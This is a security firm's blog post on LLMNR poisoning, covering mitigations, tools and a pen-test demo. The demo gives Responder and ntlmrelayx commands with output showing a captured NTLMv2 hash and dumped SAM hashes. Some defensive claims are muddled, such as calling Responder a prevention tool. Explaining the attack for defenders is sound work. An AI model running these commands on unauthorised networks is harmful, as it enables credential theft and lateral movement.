LLMNR Poisoning: Prevention Strategies | Redfox Security

redfoxsec.com/blog/what-is-llmnr-poisoning-and-how-to-avoid-it

Karan Patel

June 16, 2023

What is LLMNR Poisoning and How to Avoid It

- June 16, 2023
- Active Directory
- Karan Patel

As a cybersecurity professional, I've come across various attacks that threaten network security. LLMNR poisoning is one such threat, which poses great danger if left unaddressed. In this blog, I will outline exactly what LLMNR poisoning is and its dangers as well as ways it can be avoided and combatted.

What is LLMNR poisoning?

LLMNR stands for Link-Local Multicast Name Resolution and is used by Windows to resolve the names of neighbouring computers without using a domain name system (DNS) server. LLMNR works by sending out multicast queries over local networks asking if any specific computers with certain names exist and whether any have responded with their IP addresses when queried by LLMNR.

LLMNR poisoning is a man-in-the-middle (MITM) attack that exploits this protocol. An attacker sends out a fake LLMNR response pretending to be from the computer with which the name was requested; if accepted by its recipient it can then be directed towards a malicious website or login page where sensitive data could be stolen by its author.

How it works?

LLMNR poisoning involves intercepting LLMNR queries on a local network and responding with fake answers, forcing computers that ask for LLMNR information instead to communicate directly with the attacker instead of their intended targets. Once connected with them, attackers can capture sensitive data or carry out further attacks.

An attacker looking to collect login credentials for a website might set up a fake website and wait for users to enter their credentials on it – before using these credentials to gain entry and steal information or conduct other attacks against it.

Why LLMNR poisoning is a threat to network security?

LLMNR poisoning poses a serious threat to network security as it’s relatively straightforward and easy to implement, making it possible to steal information or launch further attacks. Furthermore, LLMNR queries are automatically sent out, and many computers on the network could respond by sending back replies that contain it.

LLMNR poisoning can be particularly devastating in infrastructure environments, enabling attackers to gain entry to key systems and obtain sensitive information.

Mitigation strategies for LLMNR poisoning

There are several mitigation strategies that can be used to prevent LLMNR poisoning attacks:

1. **Disable LLMNR in Windows environments:** Turn off multicast name resolution to disable LLMNR via group policy. It can be found under Computer Configuration > Administrative Templates > Network > DNS Client. Set “Turn off multicast name resolution” to “Enabled” to turn off LLMNR broadcasts from the Group Policy Editor.
2. **Use DNS instead of LLMNR:** An effective way to reduce LLMNR poisoning attacks is using DNS instead of LLMNR. DNS is more secure and less susceptible to MITM attacks; by switching, all name resolution requests can be routed through secure DNS servers reducing risk from LLMNR poisoning attacks.
3. **Use network segmentation:** Network segmentation can also help prevent LLMNR poisoning attacks by isolating critical systems and limiting the impact of any LLMNR poisoning attacks. If an attacker manages to carry out an LLMNR poisoning attack in one segment, this won’t have any lasting negative impact on other segments on your network.

How to prevent these attacks?

In addition to mitigation strategies, there are several steps you can take to prevent LLMNR poisoning attacks:

1. **Use HTTPS instead of HTTP:** Switching to HTTPS instead of HTTP can help protect against LLMNR poisoning attacks by encrypting all information exchanged between client and server – making it more difficult for attackers to capture sensitive data and intercept communication channels.
2. **Use strong passwords:** Strong passwords can help defend against LLMNR poisoning attacks by making it more challenging for attackers to guess or crack passwords. Strong passwords should contain at least 12 characters of letters, numbers and symbols for optimal effectiveness.
3. **Keep software up to date:** Maintaining all software can also help protect against LLMNR poisoning attacks by patching any known vulnerabilities in it. Attackers frequently exploit such flaws in outdated software to carry out attacks against victims.

Tools for detecting and preventing it

There are several tools available for detecting and preventing LLMNR poisoning attacks:

1. **Responder:** Responder is an exceptional tool that can both perpetrate LLMNR poisoning attacks as well as detect and prevent them. Responder works by intercepting LLMNR queries and offering responses with fake replies; but it can be configured to detect and stop LLMNR poisoning attacks altogether.
2. **Wireshark:** Wireshark is a network protocol analyzer designed to capture and examine network traffic. Additionally, it can detect LLMNR poisoning attacks by analyzing LLMNR queries and responses.
3. **Pretender:** Pretender is a tool developed by RedTeam Pentesting to obtain machine-in-the-middle positions via spoofed local name resolution and DHCPv6 DNS takeover attacks. It primarily targets Windows hosts, as it is intended to be used for relaying attacks but can be deployed on Linux, Windows and all other platforms Go supports. Name resolution queries can be answered with arbitrary IPs for situations where the relaying tool runs on a different host than pretender. It is designed to work with tools such as Impacket'spy and krbrelayx that handle the incoming connections for relaying attacks or hash dumping.
4. **Inveigh:** Inveigh is a cross-platform .NET IPv4/IPv6 machine-in-the-middle tool for penetration testers. This repo contains the primary C# version as well as the legacy PowerShell version.

Protecting your network from LLMNR poisoning

LLMNR poisoning poses a serious threat to network security, making it important to take steps to defend it. By employing mitigation strategies and following best practices, you can prevent such attacks on your network and ensure its continued protection.


If you need assistance securing your network, don’t hesitate to reach out. Our cybersecurity specialists can work with you to develop an efficient security strategy and protect it against LLMNR poisoning or other cyber attacks.

LLMNR Poisoning Demo

A practical example demonstrating this attack, using Kali Linux and Responder to capture a user’s credentials from the network during an internal pen test engagement.


1) To capture the LLMNR traffic from our network, we will use Responder. Responder is an LLMNR, NBT-NS and MDNS poisoner. Start [Responder](https://github.com/lgandx/Responder) by running the command:

```
responder -i eth0
```



```
┌──(kali㉿kali)-[~]
└─$ sudo responder -I eth0
[sudo] password for kali:
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon -> https://www.patreon.com/PythonResponder
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [OFF]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
```

2) After a while, we can observe the NTLMv2 hash of the user AL.PACINO has been captured through LLMNR poisoning.



```
[*] [MDNS] Poisoned answer sent to 10.0.2.10       for name share.local
[*] [LLMNR]  Poisoned answer sent to fe80::ef75:212:117f:4a42 for name share
[*] [MDNS] Poisoned answer sent to fe80::ef75:212:117f:4a42 for name share.local
[*] [LLMNR]  Poisoned answer sent to 10.0.2.10 for name share
[*] [MDNS] Poisoned answer sent to 10.0.2.10       for name share.local
[*] [LLMNR]  Poisoned answer sent to fe80::ef75:212:117f:4a42 for name share
[*] [MDNS] Poisoned answer sent to fe80::ef75:212:117f:4a42 for name share.local
[*] [LLMNR]  Poisoned answer sent to 10.0.2.10 for name share
[*] [MDNS] Poisoned answer sent to 10.0.2.10       for name share.local
[*] [MDNS] Poisoned answer sent to fe80::ef75:212:117f:4a42 for name share.local
[*] [MDNS] Poisoned answer sent to 10.0.2.10       for name share.local
[*] [MDNS] Poisoned answer sent to fe80::ef75:212:117f:4a42 for name share.local
[SMB] NTLMv2-SSP Client   : fe80::ef75:212:117f:4a42
[SMB] NTLMv2-SSP Username : fox.local\al.pacino
[SMB] NTLMv2-SSP Hash     : al.pacino::fox.local:1a46a0103d20fb21:D071A6B23AE16FDF14885458EEB0CFBA:0101000000000000002E84A2A787D9019D24B97F7E26C7880000000000020008004500390036005400001001E005
6004C0042000400340057004900 4E002D005100560033005A005A0059004E0030004 6004C0042002E0045003900360054002E004C004F00430041004C000300140045003900360054002E004C004F00430041004C000500140045003900 3
787D901060004000200000000800300030000000000000000000000000000300000B370587D35F41A714DC88302BC72321AC865301363787BA6BAACF00CB4DA4DA70A001000000000000000000000000000000000000000900140063006900660007
[*] [LLMNR]  Poisoned answer sent to fe80::ef75:212:117f:4a42 for name PENTESTER
[*] [MDNS] Poisoned answer sent to fe80::ef75:212:117f:4a42 for name PENTESTER.local
[*] [MDNS] Poisoned answer sent to 10.0.2.10       for name PENTESTER.local
[*] [LLMNR]  Poisoned answer sent to fe80::ef75:212:117f:4a42 for name PENTESTER
[*] [MDNS] Poisoned answer sent to fe80::ef75:212:117f:4a42 for name PENTESTER.local
[*] [LLMNR]  Poisoned answer sent to 10.0.2.10 for name PENTESTER
[*] [MDNS] Poisoned answer sent to 10.0.2.5        for name DC.local
[*] [MDNS] Poisoned answer sent to fe80::3f0a:626b:fb56:a1f2 for name DC.local
[*] [LLMNR]  Poisoned answer sent to fe80::3f0a:626b:fb56:a1f2 for name DC
[*] [MDNS] Poisoned answer sent to 10.0.2.5        for name DC.local
[*] [MDNS] Poisoned answer sent to fe80::3f0a:626b:fb56:a1f2 for name DC.local
[*] [LLMNR]  Poisoned answer sent to 10.0.2.5 for name DC
[*] [LLMNR]  Poisoned answer sent to fe80::3f0a:626b:fb56:a1f2 for name DC
[*] [LLMNR]  Poisoned answer sent to 10.0.2.5 for name DC
[*] [NBT-NS] Poisoned answer sent to 10.0.2.10 for name SHARE (service: File Server)
[*] [MDNS] Poisoned answer sent to 10.0.2.10       for name share.local
[*] [MDNS] Poisoned answer sent to fe80::ef75:212:117f:4a42 for name share.local
[*] [LLMNR]  Poisoned answer sent to fe80::ef75:212:117f:4a42 for name share
[*] [MDNS] Poisoned answer sent to 10.0.2.10       for name share.local
[*] [LLMNR]  Poisoned answer sent to 10.0.2.10 for name share
[*] [LLMNR]  Poisoned answer sent to fe80::ef75:212:117f:4a42 for name share
[*] [MDNS] Poisoned answer sent to fe80::ef75:212:117f:4a42 for name share.local
[*] [LLMNR]  Poisoned answer sent to 10.0.2.10 for name share
```


This might have been triggered because the user may have tried to access an SMB share (here, “share.local”) that is unavailable in the network.

3) This captured NTLMv2 hash can be cracked using John or hashcat to obtain the cleartext password or relayed forward. A relay receives a valid authentication and forward it to other hosts, and tries to authenticate with them using the credential obtained.

To relay the authentication to hosts, we can use the ntlmrelayx python script, which is part of the impacket toolkit and relay it to all the hosts in the network, which is saved to a text file “host.txt”.

```
impacket-ntlmrelayx -tf host.txt -smb2support
```

4) We can observe a successful authentication with the captured credentials of the user AL.PACINO relayed to the host 10.0.2.5, thereby dumping the SAM hashes of the host.



```
┌──(root㉿kali)-[/home/kali]
└─# impacket-ntlmrelayx -tf host.txt -smb2support
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Connection from FOX.LOCAL/AL.PACINO@10.0.2.10 controlled, attacking target smb://10.0.2.1
[-] SMBClient error: Connection was reset
[*] SMBD-Thread-6 (process_request_thread): Connection from FOX.LOCAL/AL.PACINO@10.0.2.10 controlled, attacking target smb://10.0.2.2
[-] Authenticating against smb://10.0.2.2 as FOX.LOCAL/AL.PACINO FAILED
[*] SMBD-Thread-7 (process_request_thread): Connection from FOX.LOCAL/AL.PACINO@10.0.2.10 controlled, attacking target smb://10.0.2.3
[-] SMBClient error: Connection was reset
[*] SMBD-Thread-8 (process_request_thread): Connection from FOX.LOCAL/AL.PACINO@10.0.2.10 controlled, attacking target smb://10.0.2.5
[*] Authenticating against smb://10.0.2.5 as FOX.LOCAL/AL.PACINO SUCCEED
[*] SMBD-Thread-8 (process_request_thread): Connection from FOX.LOCAL/AL.PACINO@10.0.2.10 controlled, attacking target smb://10.0.2.7
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x05f11fdcc6cb0bc1a175c54e82ce0526
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f21a8a0309c7955ccf4e3b7d4b68350e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Done dumping SAM hashes for host: 10.0.2.5
[*] Stopping service RemoteRegistry
Exception in thread Thread-9:
Traceback (most recent call last):
```

Check out our walkthrough video here.

TL;DR

LLMNR poisoning can be an existential threat to network security that’s difficult to detect and avoid. By disabling LLMNR and switching over to DNS instead, as well as segmenting your network, the risk of LLMNR poisoning attacks is reduced significantly. HTTPS, strong passwords and keeping software up-to-date further protect networks against LLMNR poisoning attacks while Responder, Wireshark, Pretender and Inveigh tools allow users to detect and prevent LLMNR poisoning attacks before they cause major disruption or harm to networks.

Preventing LLMNR poisoning should be of top priority for any organization committed to network security. By adhering to the best practices outlined here, you can ensure your network remains protected and free from attacks by LLMNR poisoners.

Secure your business from cyber threats with our pen testing services. Get in touch with us now to discover more!

PreviousCyber Resilience: Essential Steps and Strategies for Effective Penetration Testing
NextMastering Burp Suite Extension Development

Recent Blog

September 09, 2025
Is APK Decompilation Legal? What You Need To Know
September 06, 2025
When Hackers Hit the Road: The Jaguar Land Rover Cyberattack
September 05, 2025
This Is the Hacker’s Swiss Army Knife. Have You Heard About It?